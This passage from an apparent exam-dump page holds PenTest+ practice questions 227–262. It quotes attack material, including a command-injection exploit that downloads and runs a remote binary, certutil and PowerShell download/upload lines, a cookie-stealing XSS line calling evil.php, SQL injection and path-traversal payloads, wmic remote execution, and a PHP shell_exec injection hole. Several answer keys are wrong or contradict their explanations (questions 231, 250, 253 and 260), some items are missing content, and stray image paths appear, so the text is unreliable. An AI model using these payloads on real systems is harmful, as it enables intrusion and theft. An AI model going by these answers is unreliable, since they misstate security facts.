If a penetration tester was able to access the organization's wireless network from outside of the building using Aircrack-ng, then it means that the wireless network was not secured with strong encryption or authentication methods. Aircrack-ng is a tool that can crack weak wireless encryption schemes such as WEP or WPA-PSK using various techniques such as packet capture, injection, replay, and brute force. To remediate this issue, the client should change to Wi-Fi equipment that supports strong encryption such as WPA2 or WPA3, which are more resistant to cracking attacks. Using directional antennae may reduce the signal range of the wireless network, but it would not prevent an attacker who is within range from cracking the encryption. Using WEP encryption is not a good recommendation, as WEP is known to be insecure and vulnerable to Aircrack-ng attacks. Disabling Wi-Fi may eliminate the risk of wireless attacks, but it would also eliminate the benefits of wireless connectivity for the organization.

NEW QUESTION: 227
A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test.
Which of the following should the tester be sure to remove from the system? (Choose two.)
A. Spawned shells
B. Created user accounts
C. Server logs
D. Administrator accounts
E. Reboot system
F. ARP cache
Answer: A,B (LEAVE A REPLY)
Removing shells: Remove any shell programs installed when performing
the pentest.
Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.
Removing tools: Remove any software tools that were installed on the
customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION: 228
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?
A. Maintain confidentiality of the findings.
B. Uncover potential criminal activity based on the evidence gathered.
C. Limit invasiveness based on scope.
D. Identity all the vulnerabilities in the environment.
Answer: C (LEAVE A REPLY)
NEW QUESTION: 229
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
* The following request was intercepted going to the network device:
GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-

Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk

* Network management interfaces are available on the production network.
* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Answer: D,E (LEAVE A REPLY)

Explanation

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates.

The other options are not as effective or relevant.

NEW QUESTION: 230

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root         915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.
B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.

Answer: B (LEAVE A REPLY)

Explanation

The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious

code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION: 231
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given
in /var/www/search.php on line 62 Which of the following commands can be used to further attack the website?
A. ../../../../../../../../../../etc/passwd
B. 1 UNION SELECT 1, DATABASE(),3--
C. /var/www/html/index.php;whoami
D. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
Answer: C (LEAVE A REPLY)

NEW QUESTION: 232
Which of the following factors would a penetration tester most likely consider when testing at a location?
A. Determine if visas are required.
B. Ensure all testers can access all sites.
C. Verify the tools being used are legal for use at all sites.
D. Establish the time of the day when a test can occur.
Answer: (SHOW ANSWER)
One of the factors that a penetration tester would most likely consider when testing at a location is to establish the time of day when a test can occur. This factor can affect the scope, duration, and impact of the test, as well as the availability and response of the client and the testers. Testing at different times of day can have different advantages and disadvantages, such as testing during business hours to simulate realistic scenarios and traffic patterns, or testing after hours to reduce disruption and interference. Testing at different locations may also require adjusting for different time zones and daylight saving times. Establishing the time of day when a test can occur can help plan and coordinate the test effectively and avoid confusion or conflict with the client or other parties involved in the test. The other options are not factors that a penetration tester would most likely consider when testing at a location.

NEW QUESTION: 233
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?
A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: (SHOW ANSWER)

SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION: 234

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

rm -f /var/www/html/G679h32gYu.php

Which of the following BEST explains why the penetration tester wants this command executed?

A. To close down a reverse shell

B. To remove a web shell after the penetration test

C. To trick the systems administrator into installing a rootkit

D. To delete credentials the tester created

Answer: (SHOW ANSWER)

NEW QUESTION: 235

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```


Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap -oG list.txt 192.168.0.1-254 , sort

B. nmap --open 192.168.0.1-254, uniq

C. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'

D. nmap -o 192.168.0.1-254, cut -f 2

Answer: (SHOW ANSWER)

NEW QUESTION: 236

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report

B. Attestation of findings and delivery of the report

C. Scheduling of follow-up actions and retesting

D. Review of the lessons learned during the engagement

Answer: B (LEAVE A REPLY)

NEW QUESTION: 237
A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```


Which of the following would the test discover?
A. Supported HTTP methods
B. Listening web servers in a domain
C. Open web ports on a host
D. Default web configurations
Answer: A (LEAVE A REPLY)

NEW QUESTION: 238
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)
A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks
Answer: B,E (LEAVE A REPLY)
Explanation
A01-Injection
A02-Broken Authentication
A03-Sensitive Data Exposure
A04-XXE
A05-Broken Access Control
A06-Security Misconfiguration
A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities
A10-Insufficient Logging & Monitoring

NEW QUESTION: 239
A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning
B. MAC spoofing
C. ARP poisoning
D. Double-tagging attack
Answer: D (LEAVE A REPLY)
https://scapy.readthedocs.io/en/latest/usage.html

NEW QUESTION: 240
A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()


try:
        for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
                print("Port {} is opened".format(port))

except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
   File "script.py", line 7, in <module>
      if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?
A. The sys variable was not defined.

B. The argv variable was not defined.
C. The sys module was not imported.
D. The argv module was not imported.
Answer: C (LEAVE A REPLY)
Explanation
The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error "NameError: name 'sys' is not defined". To fix this error, the script should include the statement "import sys" at the top. The other options are not valid reasons for the error.

NEW QUESTION: 241
A penetration tester discovered a code repository and noticed passwords were hashed before they were stored in the database with the following code? salt = '123' hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt,
10000) The tester recommended the code be updated to the following salt = os.urandom(32) hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000) Which of the following steps should the penetration tester recommend?
A. Changing passwords that were created before this code update
B. Keeping hashes created by both methods for compatibility
C. Rehashing all old passwords with the new code
D. Replacing the SHA-256 algorithm to something more secure
Answer: (SHOW ANSWER)
The penetration tester recommended the code be updated to use a random salt instead of a fixed salt for hashing passwords. A salt is a random value that is added to the plaintext password before hashing it, to prevent attacks such as rainbow tables or dictionary attacks that rely on precomputed hashes of common or weak passwords. A random salt ensures that each password hash is unique and unpredictable, even if two users have the same password. However, changing the salt does not affect the existing hashes that were created with the old salt, which may still be vulnerable to attacks. Therefore, the penetration tester should recommend changing passwords that were created before this code update, so that they can be hashed with the new salt and be more secure. The other options are not valid steps that the penetration tester should recommend. Keeping hashes created by both methods for compatibility would defeat the purpose of updating the code, as it would leave some hashes vulnerable to attacks. Rehashing all old passwords with the new code would not work, as it would require knowing the plaintext passwords, which are not stored in the database. Replacing the SHA-256 algorithm to something more secure is not necessary, as SHA-256 is a secure and widely used hashing algorithm that has no known vulnerabilities or collisions.

NEW QUESTION: 242
A penetration tester wants to accomplish ARP poisoning as part of an attack. Which of the following tools will the tester most likely utilize?
A. Wireshark
B. Netcat
C. Nmap
D. Ettercap
Answer: D (LEAVE A REPLY)
ARP poisoning is a technique that exploits the weakness of the ARP protocol to redirect network traffic to a malicious host. Ettercap is a tool that can perform ARP poisoning and other network attacks, such as DNS spoofing, SSL stripping, and password sniffing. Wireshark, Netcat, and Nmap are not designed for ARP poisoning, although they can be used for other purposes, such as packet analysis, network communication, and port scanning. References: The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook, Chapter
5, Section 5.2.1: ARP Poisoning; Best PenTest+ certification study resources and training materials, Section 2:
ARP Poisoning.

NEW QUESTION: 243
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1

<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress › ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite

B. DirBuster

C. WPScan

D. OWASP ZAP

Answer: (SHOW ANSWER)

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION: 244

Which of the following is a rules engine for managing public cloud accounts and resources?

A. Cloud Custodian

B. Cloud Brute

C. Pacu

D. Scout Suite

Answer: A (LEAVE A REPLY)

Explanation

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

Cloud Custodian is a tool that can be used to manage public cloud accounts and resources. Cloud Custodian can define policies and rules for cloud resources based on various criteria, such as tags, filters, actions, modes, or schedules. Cloud Custodian can enforce compliance,


governance, security, cost optimization, and operational efficiency for cloud resources. Cloud Custodian supports multiple public cloud providers, such as AWS, Azure, GCP, and Kubernetes. Cloud Brute is a tool that can be used to enumerate cloud platforms and discover hidden files and buckets. Pacu is a tool that can be used to exploit AWS environments and perform post-exploitation actions. Scout Suite is a tool that can be used to audit cloud environments and identify security issues.


NEW QUESTION: 245
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?
A. Burp Suite and DIRB
B. Hydra and crunch
C. Netcat and cURL
D. Nmap and OWASP ZAP
Answer: C (LEAVE A REPLY)

NEW QUESTION: 246
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Answer:

See explanation below.

Explanation
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting

NEW QUESTION: 247
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?
A. certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe
Answer: A (LEAVE A REPLY)
Explanation
https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-while
--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

NEW QUESTION: 248
Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?
A. Peach
B. WinDbg
C. GDB
D. OllyDbg
Answer: C (LEAVE A REPLY)
OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linux-specific debugging tool.

NEW QUESTION: 249
A penetration tester performs the following command:
curl -I -http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?

A. Option B

B. Option A

C. Option D

D. Option C

Answer: B (LEAVE A REPLY)

NEW QUESTION: 250

During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise.

While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```


Which of the following was the script author trying to do?

A. Spawn a local shell.

B. Disable NIC.

C. List processes.

D. Change the MAC address

Answer: A (LEAVE A REPLY)

The script author was trying to spawn a local shell by using the os.system() function, which executes a command in a subshell. The command being executed is "/bin/bash", which is the path to the bash shell, a common shell program on Linux systems. The script author may have wanted to spawn a local shell to gain more control or access over the compromised system, or to execute other commands that are not possible in the original shell. The other options are not plausible explanations for what the script author was trying to do.

NEW QUESTION: 251

A penetration tester was able to gain access to a system using an exploit. The following is a

snippet of the code that was utilized:
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod
${IFS}777${IFS}apache;${IFS
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
Which of the following commands should the penetration tester run post-engagement?
A. grep -v apache ~/.bash_history > ~/.bash_history
B. rm -rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM "apache" /F
Answer: (SHOW ANSWER)
Explanation
The exploit code is a command injection attack that uses a vulnerable CGI script to execute arbitrary commands on the target system. The commands are:
cd /tmp: change the current directory to /tmp
wget
http://10.10.0.1/apache: download a file named apache from http://10.10.0.1 chmod 777 apache: change the permissions of the file to allow read, write, and execute for everyone
./apache: run the file as an executable
The file apache is most likely a malicious payload that gives the attacker remote access to the system or performs some other malicious action. Therefore, the penetration tester should run the command rm -rf
/tmp/apache post-engagement to remove the file and its traces from the system. The other commands are not effective or relevant for this purpose.

NEW QUESTION: 252
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?
A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell
Answer: B (LEAVE A REPLY)
The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and

efficiently.

NEW QUESTION: 253
A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?
A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16
D. Nmap -p 445 -max -sT 172. 21.0.0/16
Answer: C (LEAVE A REPLY)
Explanation
The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV
--script=smb* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

NEW QUESTION: 254
A penetration tester performs the following command:
curl -I -http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?

```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...

<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>

  %  Total% Received % Xferd Average Speed  Time    Time    Time  Current
                              Dload  Upload Total   Spent   Left  Speed
100 1698k 100 1698k  0 0    1566k   0      0:00:01 0:00:01 --:-- 1565k

[############################################################] 100%
```


A. Option C
B. Option B
C. Option A
D. Option D
Answer: C (LEAVE A REPLY)

NEW QUESTION: 255
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?
A. link:
B. intitle:
C. site:
D. inurl:
Answer: C (LEAVE A REPLY)

NEW QUESTION: 256
Which of the following assessment methods is the most likely to cause harm to an ICS environment?
A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis
Answer: A (LEAVE A REPLY)

Active scanning is the process of sending probes or packets to a target system or network and analyzing the responses to gather information or identify vulnerabilities. Active scanning can be intrusive and disruptive, especially in an ICS environment, where availability and reliability are critical. Active scanning can cause unintended consequences, such as triggering alarms, shutting down devices, or affecting physical processes.
Therefore, active scanning is the most likely to cause harm to an ICS environment among the given options.
References:
*The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 2: Conducting Passive Reconnaissance, page 72-73.
*The Official CompTIA PenTest+ Student Guide (Exam PT0-002) eBook1, Chapter 2: Conducting Passive Reconnaissance, page 2-20.
*Risk Assessment Standards for ICS Environments2, page 8.

NEW QUESTION: 257
A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?
A. nmap -n 192.168.0.1/16
B. nmap -N 192.168.0.0/24
C. nmap -n 192.168.0.1 192.168.0.1.254
D. nmap -n 192.168.0.1-254
Answer: (SHOW ANSWER)

NEW QUESTION: 258
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?
A. Information regarding the business impact if compromised
B. The rules of engagement from the assessment
C. The executive summary and information regarding the testing company
D. A quick description of the vulnerability and a high-level control to fix it
Answer: (SHOW ANSWER)

NEW QUESTION: 259

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system

B. Building a scheduled task for execution

C. Mapping a share to a remote system

D. Executing a file on the remote system

E. Creating a new process on all domain systems

F. Setting up a reverse shell from a remote system

G. Adding an additional IP address on the compromised system

Answer: C,D (LEAVE A REPLY)

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION: 260

A security analyst is conducting an unknown environment test from 192.168 3.3. The analyst wants to limit observation of the penetration tester's activities and lower the probability of detection by intrusion protection and detection systems. Which of the following Nmap commands should the analyst use to achieve This objective?

A. Nmap -F 192.168.5.5

B. Map -datalength 2.192.168.5.5

C. Nmap -D 10.5.2.2.168.5.5

D. Map -scanflags SYNFIN 192.168.5.5

Answer: D (LEAVE A REPLY)

To limit observation of the penetration tester's activities and lower the probability of detection by intrusion protection and detection systems, the security analyst should use the Nmap -D 10.5.2.2 192.168.3.3 command 1. The -D option is used to conceal the identity of the attacker by using decoy IP addresses. This option can be used to confuse the IDS/IPS and lower the probability of detection 1.

References: 1: CompTIA. (2021). CompTIA PenTest+ Certification Exam Objectives. Retrieved from https://www.comptia.org/content/dam/comptia/documents/certifications/Exam%20Objectives/CompTIA-PenTes

NEW QUESTION: 261

A company has hired a penetration tester to deploy and set up a rogue access point on the

network.

Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark

B. Aircrack-ng

C. Kismet

D. Wifite

Answer: B (LEAVE A REPLY)

NEW QUESTION: 262

After running the enum4linux.pl command, a penetration tester received the following output:

```
 ==========================================================
|    Enumerating Workgroup/Domain on 192.168.100.56      |
 ==========================================================
[+] Got domain/workgroup name: WORKGROUP
 ======================================
|    Session Check on 192.168.100.56    |
 ======================================
[+] Server 192.168.100.56 allows sessions using username '', password ''
 ============================================
|    Getting domain SID for 192.168.100.56    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
 ========================================
|    Share Enumeration on 192.168.100.56    |
 ========================================
        Sharename Type Comment
        --------- ---- -------
        print$ Disk Printer Drivers
        web Disk File Server
